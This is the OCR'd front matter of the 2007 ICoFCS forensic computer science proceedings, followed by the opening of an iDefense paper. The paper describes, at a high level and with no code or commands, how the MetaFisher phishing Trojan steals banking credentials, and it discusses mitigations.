
ISSN 1980-1114
Volume 2, Number 1, 2007


PROCEEDINGS OF

THE SECOND INTERNATIONAL CONFERENCE OF FORENSIC COMPUTER SCIENCE

ICoFCS 2007



www.ICoFCS.org



Proceedings of

The Second International Conference of Forensic Computer Science

ICoFCS 2007

www.icofcs.org

Proceedings of the Second International Conference of Forensic Computer Science
(ICoFCS'2007) / ABEAT (ed.) - Guarujá, Brazil, 2007, 120 pp. - ISSN 1980-1114

© Copyright 2007 by ABEAT
SAIS Quadra 07, Lote 21, Ed. INC/DPF
www.abeat.org.br

ISSN 1980-1114

REALIZATION

Honorary President
Luiz Fernando Corrêa
Director General - Brazilian Federal Police

Honorary Vice-President
Paulo Roberto Fagundes
Technical-Scientific Director - Brazilian Federal Police

General Chair
Paulo Quintiliano da Silva
Forensic Computer Crime Unit - Brazilian Federal Police

Organization Team

Bruno Werneck Pinto Hoelz
Forensic Computer Crime Unit - Brazilian Federal Police

Chris Amon Caminha Rocha
Forensic Computer Crime Unit - Brazilian Federal Police

Helvio Pereira Peixoto
Forensic Computer Crime Unit - Brazilian Federal Police

Reviewers

Andreia Stanger
Bruno Werneck
Cris Rocha
Frederico Mesquita
Galileu Batista
Guilherme Carvalho
Helvio Peixoto
João Paulo Botelho
Luciano Kuppens
Marcelo Ruback
Marcelo Silva
Marcos Dornellas
Murilo Tito
Norma Gomes
Paulo Quintiliano da Silva
Paulo Wanner
Thiago Cavalcanti
Vinicius Lima

ABEAT – Associação Brasileira de Especialistas em Alta Tecnologia
Centro Executivo SABIN SEPS 714/914 Salas 223/224
Brasília DF: 70.390-145 Fone: + 55 (61) 3346-9481

Temas e áreas da Conferência	Conference Themes and areas
1. Crimes no espaço cibernético · Crimes por computador · Terrorismo Cibernético	**1. Crimes in the cyber space** · Computer Crimes · Cyber Terrorism
2. Direito Eletrônico · Legislação para Crimes Cibernéticos · Legislação e Evidência digital	**2. Computer Law** · Legislation for cyber crimes · Computer evidence and the law
3. Cooperação Policial Internacional	**3. International Police Cooperation**
4. Computação Forense · Análise presencial · Recuperação, Análise de dados · Preservação, tratamento, armazenamento e análise de evidências · Técnicas contra e anti-forenses · Investigação Digital e por Computador · Etc.	**4. Computer Forensics** · Live analysis · Data hiding, recovery and analysis · Evidence handling, preservation, storage and analysis · Counter and Anti-forensics techniques · Computer & Digital investigation · Etc.
5. Tópicos Relacionados · Criptologia · Biometria · Segurança de Redes e de Informação · Inteligência Artificial · Prevenção e Deteção de Intrusão · Etc.	**5. Related topics** · Cryptology · Biometrics · Network and Information Security · Artificial Intelligence · Prevention and Detection of Intrusion · Etc.

CONTENTS

Cyber Fraud Trends and Mitigation
Richard Howard, Ralph Thomas, Jeff Burstein, and Roxanna Bradescu 07

Improving Detection Attacks in Electric Power System Critical Infrastructure Using Rough Classification Algorithm
Maurílio Pereira Coutinho, Germano Lambert-Torres, Member, IEEE, Luiz Eduardo Borges da Silva, Member, IEEE, and Horst Lazarek 18

Botnet Detection and Analysis Using Honeynet
M .C. Sacchetin, A.R. A. Gregio, L. O. Duarte and A. Montes, CenPRA 24

Coefficient Selection Algorithm a Two Stages Image Fusion Method Based on Wavelet Transform
Miguel Archanjo Bacellar Goes Telles jr, Antonio Nuno de Castro Santa Rosa and Paulo Quintiliano 32

Single Value Decomposition to Maximize the Signal-to-Noise Ratio on Digital Image
Antônio Nuno de C. Santa Rosa, Nilton Correia da Silva, Paulo Quintiliano 40

Ontology for Complex Mission Scenarios in Forensic Computing
José Helano Matos Nogueira 48

Sociedade da Informação: O mundo virtual Second Life e os Crimes Cibernéticos
Regiane Alonso Angeluci, Coriolano Aurélio de Almeida Camargo Santos 56

Crimes contra a Segurança dos Sistemas de Informações da Administração Pública
Hélio Santiago Ramos Júnior 64

Ferramenta Para Monitoramento de Redes P2P - EspiaMule
Guilherme M. Dalpian, Perito Criminal Federal, e Carlos A. A. Benites, Perito Criminal Federal 70

Super-resolução de imagens CBERS-2 e Quickbird utilizando o método POCS/DCT
Miguel Archanjo Bacellar Goes Telles jr, Antonio Nuno de Castro Santa Rosa e Paulo Quintiliano 73

Honeypot de Baixa Interação Como Ferramenta Para Detecção de Tráfego com Propagação de Botnets
Dino Amaral, Laerte Peotta 79

Aspectos da Segurança Jurídica no Âmbito dos Crimes Cibernéticos
Virgínia Soprana Dias **86**

Desenvolvimento de um Sistema Digital que realiza o reconhecimento das impressões digitais por pontos
Antônio Nuno de C. Santa Rosa, Fábio Sampaio, Marcos Elias 93

Estendendo as funcionalidades do FTK
Bruno Werneck P. Hoelz *99*

Um sistema multiagente para exames periciais em sistemas computacionais
Bruno Werneck P. Hoelz *104*

El Fraude Bancario por Internet y su Evolución: Caso de Estudio México 2006-2007
Carlos Lang *110*

Crimes Informáticos: O Direito Penal na Era da Informação
Gisele Truzzi e Alexandre Daoun *115*

Cyber Fraud Trends and Mitigation

Richard Howard, Ralph Thomas, Jeff Burstein, and Roxanna Bradescu

Abstract— **Phishing Trojan horse programs are not traditional bots, but sophisticated and original pieces of malicious code. Since iDefense began tracking this technique in May 2006, attackers have quietly seeded dozens of variants into the wild to target at least 30 specific banking institutions. These attackers had intimate knowledge of each targeted bank's Web infrastructure and built a sophisticated command-and-control system that completely automated the attacks. The authors believe that criminal organizations are using these phishing Trojans to compromise millions of bank accounts across the globe. These Phishing Trojan attacks can defeat sophisticated authentication schemes that security experts previously thought rock solid.**

This document discusses mitigation techniques that work and fail in light of these new malicious code attacks. The audience will be given an overview on malicious code attacks against the financial infrastructure and an introduction to banking authentication schemes. The document also includes cyber fraud detection and mitigation strategies.

Index Terms— **Authentication, Online Fraud, Information Security, Malicious Code, Phishing**

I. Executive Summary

PHISHING Trojan horse programs like MetaFisher are not traditional bots, but sophisticated and original pieces of malicious code. Since iDefense began tracking the MetaFisher issue in May 2006 (iDefense, "MetaFisher: A Sophisticated Bot Attack," May 26, 2006), the attackers behind MetaFisher have quietly seeded dozens of variants into the wild to target at least 30 specific banks. These attackers had intimate knowledge of each targeted bank's Web infrastructure and built a sophisticated command-and-control (C&C) system that completely automated the attacks. iDefense believes that criminal organizations are using these phishing Trojans to compromise millions of bank accounts across the globe.

These Phishing Trojan attacks can defeat sophisticated authentication schemes that security experts previously thought to be rock solid. The only mitigation scheme that has yet proven impervious to this Phishing Trojan technique is the Indexed Out-of-Band One-Time-Password authentication scheme; however, no single tool will likely be enough to defeat future attacks. iDefense recommends that the affected banking institutions consider a "Defense in Depth" approach to cyber fraud prevention. Banks should consider client anti-virus solutions, fraud detection services and some form of robust authentication as possible tools to mitigate the threat posed by MetaFisher-type attacks.

Manuscript received July 25, 2007.

Richard Howard is with VeriSign's iDefense Security Intelligence Service, Dulles, VA 20166 USA (rhoward@idefense.com).

Ralph Thomas is with iDefense's Malicious Code Operations group, Dulles, VA 20166 USA (phone: 703-948-4169; fax: 571-434-6006; e-mail: rthomas@idefense.com).

II. Introduction

Cyber fraud is the act of stealing money from unsuspecting users via the Internet. Since May 2006, iDefense has tracked the rapid evolution of sophisticated cyber fraud techniques used by organized crime groups.

iDefense research revealed a new kind of phishing attack, one that did not redirect the victim to complex mock-ups of commercial banking websites like the majority of phishing schemes to date. Instead, this new technique allowed the attacker to inject HTML directly into the user's browser via a kind of phishing Trojan horse. These attackers targeted the users of specific European banks, crafted Web pages designed to look exactly like a legitimate bank's website and injected HTML code, designed to steal logon credentials, directly into the victim's browser. Once successful, the attacker logged onto the victim's legitimate banking site using the stolen credential information and transferred money out of the account and into other third-party banking accounts. Later, unknowing accomplice "money mules" withdrew the cash for delivery presumably to the cyber criminals who initiated the attacks.

The MetaFisher cyber fraud attacks comprise several unique components never before seen by iDefense, including:

- Sophisticated software development process indicators
- Local HTML injection techniques instead of fraudulent external websites
- Ability to defeat complex one-time-pad (OTP) authentication schemes
- Botnet control of "phished" computers

In its analysis of MetaFisher, iDefense predicted that it would only be a matter of time before the attackers migrated to US banking systems and were able to defeat standard two-factor authentication schemes, but that prediction came true much sooner than expected. In summer 2006, press sources reported that at least one client from CitiBank, using a token-based two-factor authentication scheme, had fallen victim to a

phishing attack[1].

Even with an attack this sophisticated, not all experts agree that cyber fraud is a significant problem. At the iDefense Customer Council held in Texas in the summer of 2006, banking customers unanimously agreed that cyber fraud does not financially impact their institutions to any great degree. The conclusion was that simple fraud, the way it has been done for years, costs banks more money than cyber fraud. Banks simply were not very worried about cyber fraud.

These banks do, however, worry about how their customers, and potential customers, perceive them. If customers choose one bank over another because of that bank's reputation for security, or lack thereof, it could impact the bottom line. Banks must make its customers feel safe and keep its name out of the press if it hopes to be competitive. At the same time, banks must minimize the cost to implement necessary security and ensure that such measures are not so intrusive that they scare the customer away. For any organization, this is a tall order.

The keys are authentication and detection. How does the online banking system authenticate a user with any degree of confidence or detect malicious behavior to lower the risk of cyber fraud to acceptable levels? Fortunately, the solution set is a spectrum of choices that range from the very complex and completely secure to simpler solutions that are not as secure, but may be secure enough.

According to an iDefense Weekly Threat Report, the industry is also concerned about compliance. The Federal Financial Institutions Examination Council (FFIEC) guidelines mandated the validation of identities for online users by Dec. 31, 2006. The FFIEC released the regulations, which are not mandatory, in the autumn of 2005. The regulations do not specify what forms of authentication should be used, nor do they require banks to comply, but the FFIEC will begin auditing banks in 2007. Since the FFIEC does not stipulate how to accomplish these tasks, the banks are left to themselves to determine the appropriate solution.

This report discusses how the phishing Trojan technique works, how it defeats some authentication schemes and how some banks and security firms are mitigating the threat with more complex authentication and fraud detection schemes. Finally, this report will examine a list of possible mitigation techniques.

III. Phishing Trojan Overview

Techniques for establishing a phishing Trojan on a victim's computer vary, but typically consist of three components: the initial exploit, communication with the command-and-control website, and communication to the FTP drop server to hold the information the attacker wants to steal. This process is illustrated in Fig. 1.

A. 3.1 Initial Compromise

When iDefense first discovered the MetaFisher Trojan in the spring of 2006, attackers used the Microsoft Windows Metafile Format (WMF) vulnerability to establish the initial foothold (Step 1 above). Even though large corporations patched this vulnerability as far back as January 2006, iDefense assumes that many home users have not. Indeed, in the original report, iDefense documented close to 30,000 hosts that made up the MetaFisher botnet. Exploitation of the WMF vulnerability is not necessary, however; any exploit that

Fig. 1. Cyber-Fraud Overview: Remote resources participating in cyber attacks.

allows an attacker to take control of the host will suffice for this first step.

Once the attackers "own" the victim computer, they establish communication between the compromised host and the command-and-control servers. Attackers accomplish this by installing a Browser Help Object (BHO) on the home user system that only runs when the victim is using Internet Explorer (IE).

According to Wikipedia[2], a BHO is "a DLL module designed as a plugin for the Microsoft Internet Explorer Web browser to provide added functionality. BHOs were introduced in October 1997 with the release of version 4 of Internet Explorer." BHOs gave third-party vendors the ability to extend the capability of IE and Windows File Explorer by providing access to the Document Object Model (DOM), a fairly powerful capability. Common examples that use this capability are the IE Google Tool Bar and the IE Adobe Acrobat Viewer.

Unfortunately, there is no proactive way to prevent installation of malicious BHOs; the user must be savvy enough to know to check. If banking customers are running Windows XP with SP2, they can launch Microsoft's tool for

[1] Brian Krebs: Citibank Phish Spoofs 2-Factor Authentication. Security Fix Blog, Washington Post. July 10, 2006. http://blog.washingtonpost.com/securityfix/2006/07/citibank_phish_spoofs_2factor_1.html

[2] Wikipedia: Browser Helper Object. http://en.wikipedia.org/wiki/Browser_Helper_Object

managing BHOs by opening Windows File Manager, selecting "Tools" and "Manage Add-Ons." Once there, users can disable unrecognized BHOs. However, this is cumbersome at best for the experienced computer user and not doable at all for the average home user.

Please check with your editor on whether to submit your manuscript as hard copy or electronically for review. If hard copy, submit photocopies such that only one column appears per page. This will give your referees plenty of room to write comments. Send the number of copies specified by your editor (typically four). If submitted electronically, find out if your editor prefers submissions on disk or as e-mail attachments.

B. Command-and-Control Servers

Communication between the BHO and the command-and-control (C&C) server is accomplished via the Hypertext Transfer Protocol (HTTP) instead of the aforementioned typical bot Internet Relay Chat (IRC) protocol (Step 2). Corporate and home security policies are much less likely to block this kind of traffic by default at the perimeter because it looks like regular Web traffic.

In the MetaFisher scheme, attackers obfuscated all commands between the C&C server and the compromised system through a homegrown encryption mechanism. The attackers used the compromised hostname as the key. The iDefense Malicious Code Team (Malcode) broke this encryption scheme earlier in the year in an effort to understand the impact of the phishing Trojan [MetaFisher: A Sophisticated Bot Attack//May 26, 2006].

The use of this C&C scheme is fairly typical for botnets in general, but what made the MetaFisher Trojan botnet unique was the sophistication of the C&C user interface that the attackers built to automate their activity. The key components of the software include:

- Apache website running PHP as a C&C server
- Indicators of disciplined software development techniques
- Interface that can handle multiple exploits, not just WMF
- Interface that can easily handle more than one user
- Interface that easily handles multiple FTP sites
- Interface that provides meaningful statistics to users of the software

